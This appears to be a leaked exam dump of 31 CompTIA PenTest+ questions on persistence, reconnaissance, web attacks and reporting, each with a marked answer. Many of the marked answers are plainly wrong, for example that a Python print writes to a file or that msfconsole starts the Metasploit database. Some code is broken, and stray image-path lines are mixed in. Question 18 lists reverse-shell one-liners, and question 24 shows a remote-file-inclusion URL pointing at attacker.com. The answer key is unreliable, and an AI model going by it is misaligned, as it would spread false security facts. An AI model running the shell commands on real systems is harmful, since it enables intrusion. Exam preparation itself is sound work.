PT0-001.31q

Number: PT0-001
Passing Score: 800
Time Limit: 120 min

PT0-001

CompTIA PenTest+ Certification

Exam A

QUESTION 1
A penetration tester has compromised a Windows server and is attempting to achieve persistence. Which of the following would achieve that goal?

A. `schtasks.exe /create/tr “powershell.exe” Sv.ps1 /run`
B. `net session server | dsquery -user | net use c$`
C. `powershell && set-executionpolicy unrestricted`
D. `reg save HKLM\System\CurrentControlSet\Services\Sv.reg`

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 2
A client has scheduled a wireless penetration test. Which of the following describes the scoping target information MOST likely needed before testing can begin?

A. The physical location and network ESSIDs to be tested
B. The number of wireless devices owned by the client
C. The client's preferred wireless access point vendor
D. The bands and frequencies used by the client's devices

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 3

Which of the following BEST describes some significant security weaknesses with an ICS, such as those used in electrical utility facilities, natural gas facilities, dams, and nuclear facilities?

A. ICS vendors are slow to implement adequate security controls.
B. ICS staff are not adequately trained to perform basic duties.
C. There is a scarcity of replacement equipment for critical devices.
D. There is a lack of compliance for ICS facilities.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 4
A penetration tester has gained access to a marketing employee's device. The penetration tester wants to ensure that if the access is discovered, control of the device can be regained. Which of the following actions should the penetration tester use to maintain persistence to the device? (Select TWO.)

A. Place an entry in HKLM\Software\Microsoft\CurrentVersion\Run to call au57d.ps1.
B. Place an entry in C:\windows\system32\drivers\etc\hosts for 12.17.20.10 badcomptia.com.
C. Place a script in C:\users\%username\local\appdata\roaming\temp\au57d.ps1.
D. Create a fake service in Windows called RTAudio to execute manually.
E. Place an entry for RTAudio in HKLM\CurrentControlSet\Services\RTAudio.
F. Create a schedule task to call C:\windows\system32\drivers\etc\hosts.

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 5
Which of the following tools is used to perform a credential brute force attack?

A. Hydra
B. John the Ripper

C. Hashcat
D. Peach

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.greycampus.com/blog/information-security/brute-force-attacks-prominent-tools-to-tackle-such-attacks

QUESTION 6
A penetration tester has performed a security assessment for a startup firm. The report lists a total of ten vulnerabilities, with five identified as critical. The client does not have the resources to immediately remediate all vulnerabilities. Under such circumstances, which of the following would be the BEST suggestion for the client?

A. Apply easy compensating controls for critical vulnerabilities to minimize the risk, and then reprioritize remediation.
B. Identify the issues that can be remediated most quickly and address them first.
C. Implement the least impactful of the critical vulnerabilities' remediations first, and then address other critical vulnerabilities
D. Fix the most critical vulnerability first, even if it means fixing the other vulnerabilities may take a very long lime.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 7
Which of the following is the reason why a penetration tester would run the `chkconfig --del servicename` command at the end of an engagement?

A. To remove the persistence
B. To enable persistence
C. To report persistence
D. To check for persistence

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 8
A penetration tester is performing ARP spoofing against a switch. Which of the following should the penetration tester spoof to get the MOST information?

A. MAC address of the client
B. MAC address of the domain controller
C. MAC address of the web server
D. MAC address of the gateway

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 9
Which of the following is an example of a spear phishing attack?

A. Targeting an executive with an SMS attack
B. Targeting a specific team with an email attack
C. Targeting random users with a USB key drop
D. Targeting an organization with a watering hole attack

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

Reference: https://www.comparitech.com/blog/information-security/spear-phishing/

QUESTION 10
A security assessor is attempting to craft specialized XML files to test the security of the parsing functions during ingest into a Windows application. Before beginning to test the application, which of the following should the assessor request from the organization?

A. Sample SOAP messages
B. The REST API documentation
C. A protocol fuzzing utility
D. An applicable XSD file

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 11
Which of the following CPU registers does the penetration tester need to overwrite in order to exploit a simple buffer overflow?

A. Stack pointer register
B. Index pointer register
C. Stack base pointer
D. Destination index register

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.informit.com/articles/article.aspx?p=704311&seqNum=3

QUESTION 12
Which of the following commands starts the Metasploit database?

A. `msfconsole`

B. `workspace`
C. `msfvenom`
D. `db_init`
E. `db_connect`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.offensive-security.com/metasploit-unleashed/msfconsole/

QUESTION 13
A company requested a penetration tester review the security of an in-house developed Android application. The penetration tester received an APK file to support the assessment. The penetration tester wants to run SAST on the APK file. Which of the following preparatory steps must the penetration tester do FIRST? (Select TWO).

A. Convert to JAR.
B. Decompile.
C. Cross-compile the application.
D. Convert JAR files to DEX.
E. Re-sign the APK.
F. Attach to ADB.

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 14
A penetration tester is in the process of writing a report that outlines the overall level of risk to operations. In which of the following areas of the report should the penetration tester put this?


A. Appendices
B. Executive summary

C. Technical summary
D. Main body

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 15
A penetration tester is performing a black box assessment on a web-based banking application. The tester was only provided with a URL to the login page. Given the below code and output:



```
import requests
from BeautifulSoup import BeautifulSoup
request = requests.get("https://www.bank.com/admin")
respHeaders, respBody = request[0], request[1]
if respHeader.statuscode = 200:
        soup = BeautifulSoup(respBody)
        soup = soup.FindAll("div", {"type": "hidden"})
        print respHeader.StatusCode, StatusMessage
else:
        print respHeader.StatusCode, StatusMessage

Output: 200 OK
```

Which of the following is the tester intending to do?

A. Horizontally escalate privileges.
B. Scrape the page for hidden fields.
C. Analyze HTTP response code.
D. Search for HTTP headers.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:


QUESTION 16
A penetration tester wants to launch a graphic console window from a remotely compromised host with IP 10.0.0.20 and display the terminal on the local computer with IP 192.168.1.10. Which of the following would accomplish this task?

A. From the remote computer, run the following commands:
```
export XHOST 192.168.1.10:0.0
xhost+
Terminal
```
B. From the local computer, run the following command:
```
ssh -L4444:127.0.0.1:6000 -X user@10.0.0.20 xterm
```
C. From the remote computer, run the following command:
```
ssh -R6000:127.0.0.1:4444 -p 6000 user@192.168.1.10 “xhost+; xterm”
```
D. From the local computer, run the following command:
```
nc -l -p 6000
```
Then, from the remote computer, run the following command:
```
xterm | nc 192.168.1.10 6000
```

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 17
A penetration tester is testing a banking application and uncovers a vulnerability. The tester is logged in as a non-privileged user who should have no access to any data. Given the data below from the web interception proxy:



```
Request
POST /Bank/Tax/RTSdocuments/ HTTP 1.1
Host: test.com
Accept: text/html; application/xhtml+xml
Referrer:https://www.test.com/Bank/Tax/RTSdocuments/
Cookie: PHPSESSIONID: ;
Content-Type: application/form-data;

Response
403 Forbidden
<tr>
<td>Error:</td></tr>
<tr><td>Insufficient Privileges to view the data.</td></tr>

Displaying 1-10 of 105 records.
```

Which of the following types of vulnerabilities is being exploited?

A. Forced browsing vulnerability
B. Parameter pollution vulnerability
C. File upload vulnerability
D. Cookie enumeration

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 18
A penetration tester compromises a system that has unrestricted network access over port 443 to any host. The penetration tester wants to create a reverse shell from the victim back to the attacker. Which of the following methods would the penetration tester MOST likely use?

A. `perl -e 'use SOCKET'; $i='<SOURCEIP>; $p='443;`

B. `ssh superadmin@<DESTINATIONIP> -p 443`

C. `nc -e /bin/sh <SOURCEIP> 443`

D. `bash -i >& /dev/tcp/<DESTINATIONIP>/443 0>&1`

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://hackernoon.com/reverse-shell-cf154dfee6bd

QUESTION 19
A penetration tester observes that the content security policy header is missing during a web application penetration test. Which of the following techniques would the penetration tester MOST likely perform?

A. Command injection attack

B. Clickjacking attack

C. Directory traversal attack

D. Remote file inclusion attack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: https://geekflare.com/http-header-implementation/

QUESTION 20

During testing, a critical vulnerability is discovered on a client's core server. Which of the following should be the NEXT action?

A. Disable the network port of the affected service.
B. Complete all findings, and then submit them to the client.
C. Promptly alert the client with details of the finding.
D. Take the target offline so it cannot be exploited by an attacker.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 21
After gaining initial low-privilege access to a Linux system, a penetration tester identifies an interesting binary in a user's home folder titled ’’changepass.”

```
-sr-xr-x 1 root root 6443 Oct 18 2017 /home/user/changepass
```

Using “strings" to print ASCII printable characters from changepass, the tester notes the following:

```
$ strings changepass
exit
setuid
strcmp
GLIBC_2.0
ENV_PATH
%s/changepw
malloc
strlen
```

Given this information, which of the following is the MOST likely path of exploitation to achieve root privileges on the machine?

A. Copy changepass to a writable directory and export the ENV_PATH environmental variable to the path of a token-stealing binary titled changepw. Then run changepass.
B. Create a copy of changepass in the same directory, naming it changepw. Export the ENV_PATH environmental variable to the path '/home/user/'. Then run changepass.
C. Export the ENV_PATH environmental variable to the path of a writable directory that contains a token-stealing binary titled changepw. Then run changepass.
D. Run changepass within the current directory with sudo after exporting the ENV_PATH environmental variable to the path of '/usr/local/bin'.

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:


QUESTION 22
A penetration tester wants to script out a way to discover all the RPTR records for a range of IP addresses. Which of the following is the MOST efficient to utilize?

A. `nmap -p 53 -oG dnslist.txt | cut -d “:” -f 4`
B. `nslookup -ns 8.8.8.8 << dnslist.txt`
C. `for x in {1...254}; do dig -x 192.168.$x.$x; done`
D. `dig -r > echo “8.8.8.8” >> /etc/resolv.conf`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 23
Given the following Python script:



```
#!/usr/bin/python
import socket as skt
for port in range(1,1024):
    try:
        sox=skt.socket(skt.AF_INET,skt.SOCK_STREAM)
        sox.settimeout(1000)
        sox.connect(('127.0.0.1',port))
        print '%d:OPEN' % (port)
        sox.close
    except: continue
```

Which of the following is where the output will go?

A. To the screen
B. To a network server
C. To a file
D. To /dev/null

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 24
While monitoring WAF logs, a security analyst discovers a successful attack against the following URL:

https://example.com/index.php?Phone=http://attacker.com/badstuffhappens/revshell.php

Which of the following remediation steps should be taken to prevent this type of attack?

A. Implement a blacklist.
B. Block URL redirections.
C. Double URL encode the parameters.
D. Stop external calls from the application.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 25
A penetration tester is performing a remote scan to determine if the server farm is compliant with the company's software baseline. Which of the following should the penetration tester perform to verify compliance with the baseline?


A. Discovery scan
B. Stealth scan

C. Full scan
D. Credentialed scan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 26
A penetration tester is reviewing the following output from a wireless sniffer:



ESSID	BSSID	ENCRYPTION	CHANNEL	WPS
Guest	AD:1F:AB:10:33:78	OPEN	6	N
Secure	AD:1F:AB:10:33:79	WPA2-PSK	6	N
Dev	AD:1F:AB:10:33:70	WPA2-ENT	11	N

Which of the following can be extrapolated from the above information?

A. Hardware vendor
B. Channel interference
C. Usernames
D. Key strength

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 27
A penetration tester reports an application is only utilizing basic authentication on an Internet-facing application. Which of the following would be the BEST remediation strategy?

A. Enable HTTP Strict Transport Security.
B. Enable a secure cookie flag.

C. Encrypt the communication channel.
D. Sanitize invalid user input.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 28
Which of the following excerpts would come from a corporate policy?

A. Employee passwords must contain a minimum of eight characters, with one being alphanumeric.
B. The help desk can be reached at 800-passwd1 to perform password resets.
C. Employees must use strong passwords for accessing corporate assets.
D. The corporate systems must store passwords using the MD5 hashing algorithm.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 29
While trying to maintain persistence on a Windows system with limited privileges, which of the following registry keys should the tester use?

A. HKEY_CLASSES_ROOT
B. HKEY_LOCAL_MACHINE
C. HKEY_CURRENT_USER
D. HKEY_CURRENT_CONFIG

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.redcanary.com/blog/windows-registry-attacks-threat-detection/

QUESTION 30
A penetration tester has a full shell to a domain controller and wants to discover any user account that has not authenticated to the domain in 21 days. Which of the following commands would BEST accomplish this?

A. `dsrm -users “DN=company.com; OU=hq CN=users”`
B. `dsuser -name -account -limit 3`
C. `dsquery user -inactive 3`
D. `dsquery -o -rdn -limit 21`

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 31
Which of the following properties of the penetration testing engagement agreement will have the LARGEST impact on observing and testing production systems at their highest loads?

A. Creating a scope of the critical production systems
B. Setting a schedule of testing access times
C. Establishing a white-box testing engagement
D. Having management sign off on intrusive testing

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference: